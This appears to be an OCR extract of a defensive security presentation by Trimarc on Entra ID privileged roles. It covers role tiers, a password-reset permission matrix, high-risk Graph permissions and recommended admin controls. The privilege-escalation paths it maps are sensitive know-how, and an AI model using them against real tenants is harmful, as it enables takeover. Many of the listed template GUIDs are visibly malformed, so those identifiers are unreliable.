| Windows Update Deployment Administrator       | Can create and manage all aspects of Windows Update deployments through the Windows Update for Business deploym            |
| Yammer Administrator                          | Manage all aspects of the Yammer service.                                                                                  |

| Template ID                           |
|---------------------------------------|
| 3b835d32-2cd3-44c7-3d02-68ac2dc5a5c3  |
| c1c38e5-3621-4004-a7cb-878624dcd7c    |
| 3c6df0f2-1e7c-4dc3-b195-66dfb2d4a8f   |
| c430b396-e653-46cc-36f3-db01b18bb62a  |
| 58b12e3c-e632-46ea-36cd-3e0d43cd1f9d  |
| 4822af5-364c-4653-381d-fc073ab5f8f    |
| 8424-cf60-183b-433c-bb40-26c1753c96d4 |
| 1d336d2c-43e8-42ef-9711-b3604cc3fc2c  |
| 5b784334-f84b-471b-a387-c7219fc43ca2  |
| 3c9353d4-8186-4804-835f-fd5f1e3c2dcd  |
| c4c39bd9-1100-46d3-8c65-bf160da0071f  |
| 25516ed-2fa0-40ea-a2d0-12932a21473a   |
| 0526716b-115d-4c15-b22b-66cc3a2b3960  |
| c3973bd1-4987-439e-807b-ba8a2b1c7296  |
| 1435f4c4-34c4-4d15-a289-98788cc393fd  |
| 5af43236-0c0d-4d5f-883a-6355382ac081  |
| 3cdaf663-341c-4475-8f94-5c396ef6c070  |
| b0f54661-2d74-4c50-af3c-1cc803f12efe  |
| 892c5842-a9a6-463a-8041-72aa08cc3cf6  |
| 158c047a-c907-4556-b7ef-446551b6b5f7  |
| 7639a712-787b-4ac8-90ff-60d6b08af1d2  |
| 17075791-b02d-40b4-39cd-432062ccca18  |
| 6d4d23a3-da11-4bc4-3570-b0fc686067a7  |
| b1bc1c3e-b65d-4f19-8427-f6fa0d937fcb  |
| 5c4f9dcd-47dc-4c77-8c3a-3e4207cbfc31  |
| 38396431-2bdf-4b4c-8b6e-5d3d8abacta4  |
| 88d8c3c3-8f55-4a1c-953a-9b3836b8876b  |
| d23b2b05-8046-44ba-8758-1c26182fcf32  |
| 3360fab5-f418-4ba9-8175-e2a00bac4301  |
| 6329533b-3180-4727-b345-745db3c5f3f1  |
| 443671b3-eb57-44c3-36af-f787879f96a   |
| 9637977b-cb36-4cde-8cc3-587863f32a3f  |
| 3f1accde-1e04-4ffc-3b63-f0302cd84aef  |
| 29232cd2-3923-42fd-ade2-1d097af3e4de  |
| 31332ff6-586c-42d1-9346-c534152cc4e   |
| 6e591065-3bad-43cd-30f3-c3424366d2f0  |
| 0f971ee3-41eb-4569-a71e-57bb8a3off1e  |
| b62f45f1-457d-42af-a06f-6c1cf663bc45  |
| 69a8396d-413b-4714-9520-3ddcf82626dc  |
| 62c90334-6395-4237-8190-01271145c10   |
| f2ef392c-3a7b-46b9-b7cf-a126ee74c451  |
| ac434307-12b3-4f51-3708-88bf58cabcf1  |
| fdd7a751-b60b-444a-984c-02652f8f9c1c  |
| 95c79103-35c0-4d8e-aeec-d01accf2d47b  |
| 723627c3-3c14-43f7-bb1b-3608f156bbb8  |
| 8ac3f64-6cc9-42e9-3e63-59147c7b60a2   |
| 45d8d4c5-b02d-45d6-b32a-fd70b5c1e86e  |
| eb1f448d-243a-41f0-39bd-f7c1d6c5ef7c  |
| 25df335f-86ab-4119-b717-0f02dc207c3   |
| 31c933ad-3672-4736-9c2e-873181342d2d  |
| 3a2c62db-5318-420d-8d74-23affce5d9d5  |
| 74cf975b-6605-40af-5d2d-b3533d83c353  |
| b5d8dcf3-03d5-43a3-a639-8c29af291470  |
| 744cc460-397e-42ad-a462-8b3f9747a02c  |
| 4d95c14f-3453-41d0-bef9-a3c0c569773a  |
| 3c3d4618-662b-457b-bca3c6-5c300b5300f |
| ac16-43a-7b2d-40c0-9c05-243f356ab5b   |
| 190cfb3-717d-4188-86a1-ef195c051b     |
| 8c8b803f-96c1-4123-3343-20738d9f3652  |
| 9f06204d-73c1-4d4c-880a-6ed3b060f6d8  |
| 1501b37f-7653-41f9-a4b5-203caf33784f  |
| 281ef777-fb20-41bb-b7a3-cccebc5b0d96  |
| d24ef571-1500-4070-84db-2666f29c7966  |
| c5713b8d-071f-441f-ba38-babaf66c4c2   |
| 2b745bd1-0803-4480-a965-822c4433d3ac  |
| 92cd40bf-c34a-4b62-9723-b739a7a4c178  |
| c483382d-14bb-4074-8f31-4586725c205b  |
| 507f53c4-4c52-4077-abd3-d2e158b6e3d2  |
| 4ba33cc4-527c-433a-b33d-d3b43c50246   |
| c00c864a-17c5-4a4b-3c06-f5b95a8d5bd8  |
| 366707d0-3269-4127-3ba2-8c3a10f13b3d  |
| a7f9dc32-c74d-46f9-b44c-442855264665  |
| 1f648597-92b6-4ef9-c01e-baabb1ba3dce  |
| 644cf478-c28f-4a28-b3dc-3fdac3a0b01f  |
| c8cc6ff1-44bd-4c38-bc07-4b8d950f4477  |
| 7bc44c8a-sdaf-4c2a-84d6-ab2643c08a13  |
| c8611ab8-c189-46c8-34c1-60213ab1f814  |
| 4c5d8f65-41d4-4dc4-8368-035b65333cf   |
| 0364bb5c-3bdb-447b-ac29-58c734862a40  |
| 8652591a-318c-41d7-a3cc-fa4390cf7d3   |
| 184c4c4b-b126-4082-bd5b-6031b38097fd  |
| 57222b1-57c3-48ba-ba65-4d759ff1d6f    |
| 5d6b6bb7-dc71-4e23-b4af-36380a352503  |
| f023fd81-a971-4b56-95fd-731ac0226033  |
| f28af50-f6c7-4571-818b-6a12f2af6b6c   |
| 75341003-915a-4863-ab07-631bf18273e   |
| 63091246-20c8-4356-aad4-066075b2a7a8  |
| ba3f7b3a-610c-45d4-3e62-d9d1c5c8914b  |
| f7033b90-fc10-4177-3c30-2176f6165737  |
| fc9f0389-03a3-41a9-b85a-f01cc818612   |
| 37d62c5a-bb6c-433f-843c-f55c3ba2923d4 |
| 112ca1a2-15ad-4102-395c-45b0bc473a6a  |
| 75334031-6c7e-415a-39d7-48dbd43e875e  |
| fc930be7-5e62-47db-31af-38c3a3a38b1   |
| c300d3c7-4a2b-4235-3eff-fc78b36cc338  |
| 32b086b3-c367-4af2-b863-1dc128b3866e  |
| 877b1f71-1e2d-4a9f-3acd-32a50038160   |
| 1a45f869-ae2d-45ab-17d6-43d0f025133   |
| 32636413-001a-463e-378c-c0f6b3620d2   |
| 810c2642-0034-447f-a5c8-4f1cc3378541  |

# Microsoft's Privileged Entra ID Roles List [PRIVILEGED]

- Application Administrator
- Application Developer
- Authentication Administrator
- Authentication Extensibility Administrator
- B2C IEF Keyset Administrator
- Cloud Application Administrator
- Cloud Device Administrator
- Conditional Access Administrator
- Directory Synchronization Accounts
- Directory Writers
- Domain Name Administrator
- External Identity Provider Administrator
- Global Administrator
- Global Reader
- Helpdesk Administrator
- Hybrid Identity Administrator
- Intune Administrator
- Partner Tier1 Support
- Partner Tier2 Support
- Password Administrator
- Privileged Authentication Administrator
- Privileged Role Administrator
- Security Administrator
- Security Operator
- Security Reader
- User Administrator

As of:  
4/22/2024

26 roles: <https://learn.microsoft.com/en-us/entra/identity/role-based-access-control/permissions-reference>



# Trimarc Level 0 Entra ID Roles

Effective Full Admin Rights or Capability to Gain Full Admin to Entra ID

- **Global Administrator**

- Full admin rights to the Entra ID, Microsoft 365, and 1-click full control of all Azure subscriptions  
[From Azure AD to Active Directory \(via Azure\) – An Unanticipated Attack Path \(2020\)](#)

- **Hybrid Identity Administrator**

- *“Can create, manage and deploy provisioning configuration setup from Active Directory to Microsoft Entra ID using Cloud Provisioning as well as manage Microsoft Entra Connect, Pass-through Authentication (PTA), Password hash synchronization (PHS), Seamless Single Sign-On (Seamless SSO), and **federation settings**.”*  
<https://medium.com/tenable-techblog/roles-allowing-to-abuse-entra-id-federation-for-persistence-and-privilege-escalation-df9ca6e58360>

- **Partner Tier2 Support**

- *“The Partner Tier2 Support role can reset passwords and invalidate refresh tokens for all non-administrators and administrators (including Global Administrators).”*

*“not quite as powerful as Global Admin, but the role does allow a principal with the role to promote themselves or any other principal to Global Admin.”*

[The Most Dangerous Entra Role You’ve \(Probably\) Never Heard Of](#)

- **Privileged Authentication Administrator**

- Microsoft: “do not use.”  
*“Set or reset any authentication method (including passwords) for any user, including Global Administrators. ... Force users to re-register against existing non-password credential (such as MFA or FIDO) and revoke remember MFA on the device, prompting for MFA on the next sign-in of all users.”*

- **Privileged Role Administrator**

- *“Users with this role can manage role assignments in Microsoft Entra ID, as well as within Microsoft Entra Privileged Identity Management. ... This role grants the ability to manage assignments for all Microsoft Entra roles including the Global Administrator role.”*

# Trimarc Level 1 Entra ID Roles (1 of 2)

Highly Privileged Rights that have Privilege Escalation Potential Depending on Tenant Configuration or ability to reconfigure the security posture of the tenant

| Role                                              | Microsoft Description                                                                                                                                                                                                                                                                                                                                                                                                       |
|---------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>Application Administrator</b>                  | This is a privileged role. Users in this role can create and manage all aspects of enterprise applications, application registrations, and application proxy settings.                                                                                                                                                                                                                                                      |
| Authentication Administrator                      | This is a privileged role. Set or reset any authentication method (including passwords) for non-administrators and some roles. Require users who are non-administrators or assigned to some roles to re-register against existing non-password credentials (for example, MFA or FIDO), and can also revoke remember MFA on the device, which prompts for MFA on the next sign-in. Perform sensitive actions for some users. |
| Domain Name Administrator                         | This is a privileged role. Users with this role can manage (read, add, verify, update, and delete) domain names. Can be used in federation attacks.                                                                                                                                                                                                                                                                         |
| Microsoft Entra Joined Device Local Administrator | During Microsoft Entra join, this group is added to the local Administrators group on the device.                                                                                                                                                                                                                                                                                                                           |
| <b>Cloud Application Administrator</b>            | This is a privileged role. Users in this role have the same permissions as the Application Administrator role, excluding the ability to manage application proxy. This role grants the ability to create and manage all aspects of enterprise applications and application registrations.                                                                                                                                   |
| Conditional Access Administrator                  | This is a privileged role. Users with this role have the ability to manage Microsoft Entra Conditional Access settings.                                                                                                                                                                                                                                                                                                     |
| <b>Directory Synchronization Accounts</b>         | This is a privileged role. Do not use. This role is automatically assigned to the Microsoft Entra Connect service, and is not intended or supported for any other use.<br>Privileged rights: Update application credentials, Manage hybrid authentication policy in Microsoft Entra ID, Update basic properties on policies, & Update credentials of service principals                                                     |
| Directory Writers                                 | This is a privileged role. Users in this role can read and update basic information of users, groups, and service principals.<br>Privileged rights: Create & update OAuth 2.0 permission grants, add/disable/enable users, Force sign-out by invalidating user refresh tokens, & Update User Principal Name of users.                                                                                                       |

Sean Metcalf | @PyroTek3 | sean@trimarcsecurity.com

<https://learn.microsoft.com/en-us/entra/identity/role-based-access-control/permissions-reference>

# Trimarc Level 1 Entra ID Roles (1 of 2)

Highly Privileged Rights that have Privilege Escalation Potential Depending on Tenant Configuration or ability to reconfigure the security posture of the tenant

| Role                                     | Microsoft Description                                                                                                                                                                                                                                                                                                                                                                                               |
|------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Exchange Administrator                   | Users with this role have global permissions within Microsoft Exchange Online. Trimarc flags this role since it is a role that threat actors target.                                                                                                                                                                                                                                                                |
| External Identity Provider Administrator | This is a privileged role. This administrator manages federation between Microsoft Entra organizations and external identity providers. With this role, users can add new identity providers and configure all available settings (e.g. authentication path, service ID, assigned key containers). This user can enable the Microsoft Entra organization to trust authentications from external identity providers. |
| Helpdesk Administrator                   | This is a privileged role. Users with this role can change passwords, & invalidate refresh tokens, Invalidating a refresh token forces the user to sign in again.                                                                                                                                                                                                                                                   |
| Intune Administrator                     | This is a privileged role. Users with this role have global permissions within Microsoft Intune Online, when the service is present. Additionally, this role contains the ability to manage users and devices in order to associate policy, as well as create and manage groups.<br>Privileged rights: Read Bitlocker metadata and key on devices                                                                   |
| Password Administrator                   | This is a privileged role. Users with this role have limited ability to manage passwords.                                                                                                                                                                                                                                                                                                                           |
| <b>Partner Tier1 Support</b>             | This is a privileged role. Do not use. The Partner Tier1 Support role can reset passwords and invalidate refresh tokens for only non-administrators. Privileged rights: Update application credentials, Create and delete OAuth 2.0 permission grants, & read and update all properties                                                                                                                             |
| Security Administrator                   | This is a privileged role. Users with this role have permissions to manage security-related features in the Microsoft 365 Defender portal, Microsoft Entra ID Protection, Microsoft Entra Authentication, Azure Information Protection, and Microsoft Purview compliance portal.                                                                                                                                    |
| User Administrator                       | This is a privileged role. Can reset passwords for users.                                                                                                                                                                                                                                                                                                                                                           |

# Azure Privilege Escalation via Service Principal Abuse



Andy Robbins · [Follow](#)

Published in [Posts By SpecterOps Team Members](#) · 10 min read · Oct 12, 2021

Can a User with Role in Column A reset a password for a user with a Role in Row 2?

|                                         | (No Role) | Global Administrator | Privileged Authentication Administrator | Helpdesk Administrator | Authentication Administrator | User Administrator | Password Administrator | Directory Readers | Guest Inviter | Message Center Reader | Privileged Role Administrator | Reports Reader | Groups Administrator | (Any Other Role) |
|-----------------------------------------|-----------|----------------------|-----------------------------------------|------------------------|------------------------------|--------------------|------------------------|-------------------|---------------|-----------------------|-------------------------------|----------------|----------------------|------------------|
| Global Administrator                    | Yes       | Yes                  | Yes                                     | Yes                    | Yes                          | Yes                | Yes                    | Yes               | Yes           | Yes                   | Yes                           | Yes            | Yes                  | Yes              |
| Privileged Authentication Administrator | Yes       | Yes                  | Yes                                     | Yes                    | Yes                          | Yes                | Yes                    | Yes               | Yes           | Yes                   | Yes                           | Yes            | Yes                  | Yes              |
| Helpdesk Administrator                  | Yes       | No                   | No                                      | Yes                    | Yes                          | No                 | No                     | Yes               | Yes           | Yes                   | No                            | Yes            | No                   | No               |
| Authentication Administrator            | Yes       | No                   | No                                      | Yes                    | Yes                          | No                 | No                     | Yes               | Yes           | Yes                   | No                            | Yes            | No                   | No               |
| User Administrator                      | Yes       | No                   | No                                      | Yes                    | No                           | Yes                | No                     | Yes               | Yes           | Yes                   | No                            | Yes            | No                   | No               |
| Password Administrator                  | Yes       | No                   | No                                      | No                     | No                           | No                 | Yes                    | Yes               | Yes           | No                    | No                            | No             | No                   | No               |

<https://posts.specterops.io/azure-privilege-escalation-via-service-principal-abuse-210ae2be2a5>



# Trimarc Level 0 Applications

Effective Full Admin Rights or Capability to Gain Full Admin to Entra ID

Directory.ReadWrite.All

- “Directory.ReadWrite.All grants access that is broadly equivalent to a global tenant admin.” \*

AppRoleAssignment.ReadWrite.All

- Allows the app to manage permission grants for application permissions to any API & application assignments for any app, on behalf of the signed-in user. **This also allows an application to grant additional privileges to itself, other applications, or any user.**

RoleManagement.ReadWrite.Directory

- Allows the app to read & manage the role-based access control (RBAC) settings for the tenant, without a signed-in user. This includes instantiating directory roles & **managing directory role membership**, and reading directory role templates, directory roles and memberships.

Application.ReadWrite.All

- Allows the calling app to create, & manage (read, update, update application secrets and delete) applications & service principals without a signed-in user. This also allows an application to act as other entities & use the privileges they were granted.




# Key Cloud Administration Security Controls

---

- Use admin systems for cloud administration
- Enforce FIDO2 for Trimarc Level 0 & 1 roles
- Leverage Conditional Access policies to enforce MFA for admins from all locations

# Conclusion



Active Directory has become more challenging to secure fully, but the defensive tools and capabilities have improved

Identifying common security issues and resolving them improves system security.

Fixing these issues provides improved breach resilience.



Slides, Video & Security Articles: [Hub.TrimarcSecurity.com](https://Hub.TrimarcSecurity.com)

Sean Metcalf | @PyroTek3 | [sean@trimarcsecurity.com](mailto:sean@trimarcsecurity.com)



# TRIMARC



Questions?